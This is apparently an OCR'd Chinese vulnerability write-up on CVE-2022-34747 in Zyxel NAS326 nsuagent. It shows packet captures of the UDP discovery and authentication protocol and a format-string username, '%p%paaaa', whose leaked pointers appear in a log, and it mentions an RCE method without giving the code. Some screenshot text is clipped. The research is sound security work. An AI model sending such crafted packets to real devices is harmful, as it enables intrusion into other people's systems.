
- **设备发现**

运行起来后，第一步进行设备的发现，如图所示，图上出现了一个名为ubuntu的设备




The following picture shows the NAS in the network. You can diagnose the NAS connection status and choose one NAS to get related information or do some further settings.

NSU发送Discovery包



```
udp
No.   Time         Source          Info                        Destination
   1 0.000000     192.168.1.55    50127 → 50127 Len=20        255.255.255.255
   2 0.000219     192.168.6.129   50127 → 50127 Len=20        255.255.255.255
   3 1.359715     192.168.1.3     45897 → 50127 Len=586       255.255.255.255
   4 1.359858     192.168.6.140   37278 → 50127 Len=586       255.255.255.255
   5 1.360140     192.168.1.3     45897 → 50127 Len=586       192.168.1.55
   6 1.360187     192.168.6.140   37278 → 50127 Len=586       192.168.1.55
   7 2.697700     192.168.1.3     45897 → 50127 Len=586       255.255.255.255
   8 2.697842     192.168.6.140   37278 → 50127 Len=586       255.255.255.255
   9 2.698042     192.168.1.3     45897 → 50127 Len=586       192.168.1.55
  10 2.698094     192.168.6.140   37278 → 50127 Len=586       192.168.1.55
  11 30.185861    192.168.1.55    50127 → 50127 Len=76        255.255.255.255
  12 30.186121    192.168.6.129   50127 → 50127 Len=76        255.255.255.255
  13 30.249068    192.168.1.3     45897 → 50127 Len=81        255.255.255.255

> Internet Protocol Version 4, Src: 192.168.1.55, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 50127, Dst Port: 50127
v Data (20 bytes)
    Data: 00420201000c290f85c00014c0a80137ffffff00
    [Length: 20]

0000  00 01 00 01 00 06 00 0c  29 0f 85 c0 00 00 08 00   ········ )·······
0010  45 00 00 30 52 42 00 00  80 11 26 9c c0 a8 01 37   E··0RB·· ··&····7
0020  ff ff ff ff c3 cf c3 cf  00 1c 44 24 00 42 02 01   ········ ··D$·B··
0030  00 0c 29 0f 85 c0 00 14  c0 a8 01 37 ff ff ff 00   ··)····· ···7····
```

nsuagent发送回包



```
No.   Time        Source          Info                          Destination
    1 0.000000    192.168.1.55    50127 → 50127 Len=20          255.255.255.255
    2 0.000219    192.168.6.129   50127 → 50127 Len=20          255.255.255.255
    3 1.359715    192.168.1.3     45897 → 50127 Len=586         255.255.255.255
    4 1.359858    192.168.6.140   37278 → 50127 Len=586         255.255.255.255
    5 1.360140    192.168.1.3     45897 → 50127 Len=586         192.168.1.55
    6 1.360187    192.168.6.140   37278 → 50127 Len=586         192.168.1.55
    7 2.697700    192.168.1.3     45897 → 50127 Len=586         255.255.255.255
    8 2.697842    192.168.6.140   37278 → 50127 Len=586         255.255.255.255
    9 2.698042    192.168.1.3     45897 → 50127 Len=586         192.168.1.55
   10 2.698094    192.168.6.140   37278 → 50127 Len=586         192.168.1.55
   11 30.185861   192.168.1.55    50127 → 50127 Len=76          255.255.255.255
   12 30.186121   192.168.6.129   50127 → 50127 Len=76          255.255.255.255
   13 30.249068   192.168.1.3     45897 → 50127 Len=81          255.255.255.255
```


```
> Internet Protocol Version 4, Src: 192.168.6.140, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 37278, Dst Port: 50127
v Data (586 bytes)
    Data: 00420102000c290f85c0024a000c299515630400756275 6e7475000019000000006000000…
    [Length: 586]
```

```
0010  45 00 02 66 64 76 40 00  40 11 0c dd c0 a8 06 8c   E··fdv@· @·······
0020  ff ff ff ff 91 9e c3 cf  02 52 c9 97 00 42 01 02   ········ ·R···B··
0030  00 0c 29 0f 85 c0 02 4a  00 0c 29 95 15 63 04 00   ··)····J ··)··c··
0040  75 62 75 6e 74 75 00 00  19 00 00 00 06 00 00 00   ubuntu·· ········
0050  c0 a8 01 25 ff ff ff 00  c0 a8 01 01 01 c0 a8 01   ···%···· ········
0060  01 00 00 00 00 44 45 56  5f 49 44 3a 4e 53 41 33   ·····DEV _ID:NSA3
0070  32 36 09 4d 4f 44 5f 49  44 3a 4e 41 53 33 32 36   26·MOD_I D:NAS326
0080  09 55 52 4c 3a 68 74 74  70 3a 2f 2f 31 39 32 2e   ·URL:htt p://192.
0090  31 36 38 2e 31 2e 33 37  09 45 52 52 4f 52 3a 09   168.1.37 ·ERROR:·
00a0  49 50 5f 32 3a 34 32 39  34 39 36 37 32 39 35 09   IP_2:429 4967295·
00b0  4d 41 43 5f 32 3a 33 36  37 31 38 33 32 40 31 30   MAC_2:36 71832@10
00c0  31 33 37 35 39 09 44 48  43 50 5f 32 3a 30 09 4d   13759·DH CP_2:0·M
00d0  61 73 6b 5f 32 3a 34 32  39 34 39 36 37 32 39 35   ask_2:42 94967295
00e0  09 47 61 74 65 77 61 79  5f 32 3a 34 32 39 34 39   ·Gateway _2:42949
00f0  36 37 32 39 35 09 44 65  76 69 63 65 4e 75 6d 3a   67295·De viceNum:
0100  32 09 57 65 62 47 55 49  50 6f 72 74 3a 38 30 09   2·WebGUI Port:80·
0110  44 75 61 6c 50 6f 72 74  4d 6f 64 65 3a 30 09 50   DualPort Mode:0·P
0120  50 50 6f 45 5f 45 6e 61  62 6c 65 3a 30 09 50 50   PPoE_Ena ble:0·PP
0130  50 6f 45 5f 49 50 3a 30  09 50 50 50 6f 45 5f 4d   PoE_IP:0 ·PPPoE_M
0140  41 53 4b 3a 30 09 50 50  50 6f 45 5f 44 4e 53 3a   ASK:0·PP PoE_DNS:
0150  30 09 50 50 50 6f 45 5f  55 73 65 72 49 44 3a 09   0·PPPoE_ UserID:·
0160  50 50 50 6f 45 5f 50 61  73 73 57 64 3a 09 4b 45   PPPoE_Pa ssWd:·KE
0170  59 3a 4d 45 67 43 51 51  44 6a 62 36 6a 2f 71 77   Y:MEgCQQ Djb6j/qw
0180  34 6b 63 4d 68 37 39 67  62 75 64 62 6c 4a 69 51   4kcMh79g budblJiQ
0190  66 50 46 51 69 66 49 38  65 4b 79 66 5a 50 73 73   fPFQifI8 eKyfZPss
01a0  48 52 73 46 6b 6c 46 37  51 73 46 49 38 65 48 54   HRsFklF7 QsFI8eHT
01b0  56 36 6c 4a 68 48 4d 37  52 79 67 42 41 4a 4d 2b   V6lJhHM7 RygBAJM+
01c0  45 51 37 41 31 7a 6d 6e  42 4f 79 69 6f 58 41 67   EQ7A1zmn BOyioXAg
01d0  4d 42 41 41 45 3d 09 74  6f 74 61 6c 56 6f 6c 53   MBAAE=·t otalVolS
01e0  69 7a 65 3a 09 74 6f 74  61 6c 55 73 65 64 53 69   ize:·tot alUsedSi
01f0  7a 65 3a 33 39 31 30 39  37 32 09 68 64 41 6d 6f   ze:39109 72·hdAmo
0200  75 6e 74 3a 30 09 66 74  70 50 6f 72 74 3a 32 31   unt:0·ft pPort:21
0210  09 64 69 73 6b 31 53 69  7a 65 3a 09 64 69 73 6b   ·disk1Si ze:·disk
0220  32 53 69 7a 65 3a 09 72  61 69 64 54 79 70 65 3a   2Size:·r aidType:
0230  4a 42 4f 44 09 72 65 76  69 73 69 6f 6e 3a 30 09   JBOD·rev ision:0·
0240  63 75 73 74 6f 6d 65 72  3a 5a 79 58 45 4c 09 70   customer :ZyXEL·p
0250  6b 67 49 6e 73 74 61 6c  6c 65 64 3a 09 54 69 6d   kgInstal led:·Tim
0260  65 5a 6f 6e 65 3a 55 53  09 69 73 57 69 72 65 6c   eZone:US ·isWirel
0270  65 73 73 3a 4e 09                                  ess:N·
```

回包第13字节开始为6个字节的AuthMac，构造身份认证包时需使用。

- **身份认证**

点击设备后，出现配置的页面



3.73 / 0.00 GB

Name: ubuntu
Firmware: NSA326
IP address: 192.168.1.37
Status: Unreachable

NAS Discovery

Import files or folders with zPilot
Drag and drop files or folders onto zPilot to copy files to the NAS. Media files are automatically sorted into the Music, Photo, and Video shares.

Add a network drive to My Computer
Make it easy to use shares on the NAS by mapping them to network drives in Windows Explorer (My Computer).

Manage the device
Create Shares, assign users' privileges, set up network applications and more in Administration.


Play media files from Home screen
Connect to the Home screen to listen to music, enjoy photo slideshows, or watch video clips throuth your web browser.

Show the directory of the NAS
Show the file directory of the NAS in Windows Explorer so you can easily browse and manage the contents.

Run the Initialization Wizard
Set up the NAS with step-by-step instructions.

Configure network setting
Configure the Ethernet or PPPoE network only.

点击某个配置项，如Show the directory...,出现登录框，随意输入用户名密码


Import files or folders with zPilot
Play media files from Home screen
the directory of the NAS
he Initialization Wizard
Configure network setting

NAS326 Login

User name: asdasdas
Password: ••••••

□ Remember Me □ Guest


Login Cancel

3.73 / 0.00 GB

Name: ubuntu
Firmware: NSA326
IP address: 192.168.1.37
Status: Unreachable


NAS Discovery

NSU发送认证包(与上图用户名不符，不是一次抓的包)




```
   11 30.185861    192.168.1.55      50127 → 50127 Len=76      255.255.255.255
   12 30.186121    192.168.6.129     50127 → 50127 Len=76      255.255.255.255
   13 30.249068    192.168.1.3       45897 → 50127 Len=81      255.255.255.255
   14 30.249204    192.168.6.140     37278 → 50127 Len=81      255.255.255.255
   15 30.304899    192.168.1.3       45897 → 50127 Len=81      255.255.255.255
   16 30.305045    192.168.6.140     37278 → 50127 Len=81      255.255.255.255

> Internet Protocol Version 4, Src: 192.168.6.129, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 50127, Dst Port: 50127
v Data (76 bytes)
    Data: 00420241000c290f85c0004c000c29951563555345524e414d453a74686973206973206 1…
    [Length: 76]

0000  00 01 00 01 00 06 00 0c  29 0f 85 ca 00 00 08 00   ········ )·······
0010  45 00 00 68 6e 07 00 00  80 11 05 55 c0 a8 06 81   E··hn··· ···U····
0020  ff ff ff ff c3 cf c3 cf  00 54 4c 96 00 42 02 41   ········ ·TL··B·A
0030  00 0c 29 0f 85 c0 00 4c  00 0c 29 95 15 63 55 53   ··)····L ··)··cUS
0040  45 52 4e 41 4d 45 3a 74  68 69 73 20 69 73 20 61   ERNAME:t his is a
0050  09 50 41 53 53 57 4f 52  44 3a 73 61 64 61 73 64   ·PASSWOR D:sadasd
0060  61 73 09 53 48 41 52 45  5f 52 45 51 3a 30 09 46   as·SHARE _REQ:0·F
0070  54 50 5f 52 45 51 3a 30                            TP_REQ:0
```

认证失败



```
   16 30.305045     192.168.6.140        37278 → 50127 Len=81        255.255.255.255
Internet Protocol Version 4, Src: 192.168.6.140, Dst: 255.255.255.255
User Datagram Protocol, Src Port: 37278, Dst Port: 50127
Data (81 bytes)
   Data: 00420142000c290f85c00051455252434f44453a31094552525354523a4e6f2073756368…
   [Length: 81]
00  00 04 00 01 00 06 00 0c  29 95 15 8b 00 00 08 00   ········ )·······
10  45 00 00 6d 67 ae 40 00  40 11 0b 9e c0 a8 06 8c   E··mg·@· @·······
20  ff ff ff ff 91 9e c3 cf  00 59 c7 9e 00 42 01 42   ········ ·Y···B·B
30  00 0c 29 0f 85 c0 00 51  45 52 52 43 4f 44 45 3a   ··)····Q ERRCODE:
40  31 09 45 52 52 53 54 52  3a 4e 6f 20 73 75 63 68   1·ERRSTR :No such
50  20 75 73 65 72 2e 09 53  48 41 52 45 4c 49 53 54    user.·S HARELIST
60  3a 09 49 53 41 44 4d 49  4e 3a 4e 6f 09 49 53 46   :·ISADMI N:No·ISF
70  54 50 45 4e 41 42 4c 45  44 3a 6e 6f 09            TPENABLE D:no·
```

nsuagent返回认证结果




No such user.

Ok
Import files or folders with zPilot
Drag and drop files or folders onto zPilot to copy files to the NAS.
Play media files from Home screen
Connect to the Home screen to listen to music, enjoy photo shows, or watch video clips with your web browser.
the directory of the NAS
the file directory of the NAS ndows Explorer so you can browse and manage the nts.
he Initialization Wizard
p the NAS with step-by-step ctions.
applications and more in Administration.
Configure network setting
Configure the Ethernet or PPPoE network only.
.73 / 0.00 GB
me: ubuntu
mware: NSA326
address: 192.168.1.37
atus: Unreachable
S Discovery

- **漏洞挖掘场景还原**

猜测漏洞的发现是在用户名或密码处输入格式化字符串

发送包含格式化字符串的身份认证包



NAS326 Login


User name: %p%paaaa

Password: ••••••

□ Remember Me □ Guest

Login
Cancel
ZyXEL NAS Starter Utility
Discovery
Help
Import files or folders with zPilot
Drag and drop files or folders onto zPilot to copy files to the NAS.
Play media files from Home screen
Connect to the Home screen to listen to music, enjoy photo shows, or watch video clips with your web browser.
the directory of the NAS
the file directory of the NAS ndows Explorer so you can browse and manage the nts.
he Initialization Wizard
p the NAS with step-by-step ctions.
applications and more in Administration.
Configure network setting
Configure the Ethernet or PPPoE network only.
3.73 / 0.00 GB
Name: ubuntu
Firmware: NSA326
IP address: 192.168.1.37
Status: Unreachable
NAS Discovery

日志中出现了%p的打印结果，漏洞存在



```
Every 1.0s: cat tmp/nsu_progress | tail -n 20

[Run][1342] GOT YOU!!!!!!, pcode = 65, ip address: 172.16.7.254
AuthMac: 0:C:29:95:15:63
LocalMac1: 0:C:29:95:15:63
username: (nil)(nil)aaaa, password: asdasd
[Run][1342] GOT YOU!!!!!!, pcode = 65, ip address: 192.168.6.1
AuthMac: 0:C:29:95:15:63
LocalMac1: 0:C:29:95:15:63
username: (nil)(nil)aaaa, password: asdasd
[Run][1342] GOT YOU!!!!!!, pcode = 66, ip address: 192.168.1.3
[Run][1342] GOT YOU!!!!!!, pcode = 66, ip address: 192.168.6.140
[Run][1342] GOT YOU!!!!!!, pcode = 66, ip address: 192.168.1.3
[Run][1342] GOT YOU!!!!!!, pcode = 66, ip address: 192.168.6.140
```

4. 总结

- 对Zyxel NAS nsuagent进行了逆向分析，完成了对CVE-2022-34747的挖掘与利用研究
- CVE-2022-34747利用条件受限，交互基于UDP发包收包，需在局域网环境
- 提出了利用memset基于格式化字符串漏洞实现RCE的方法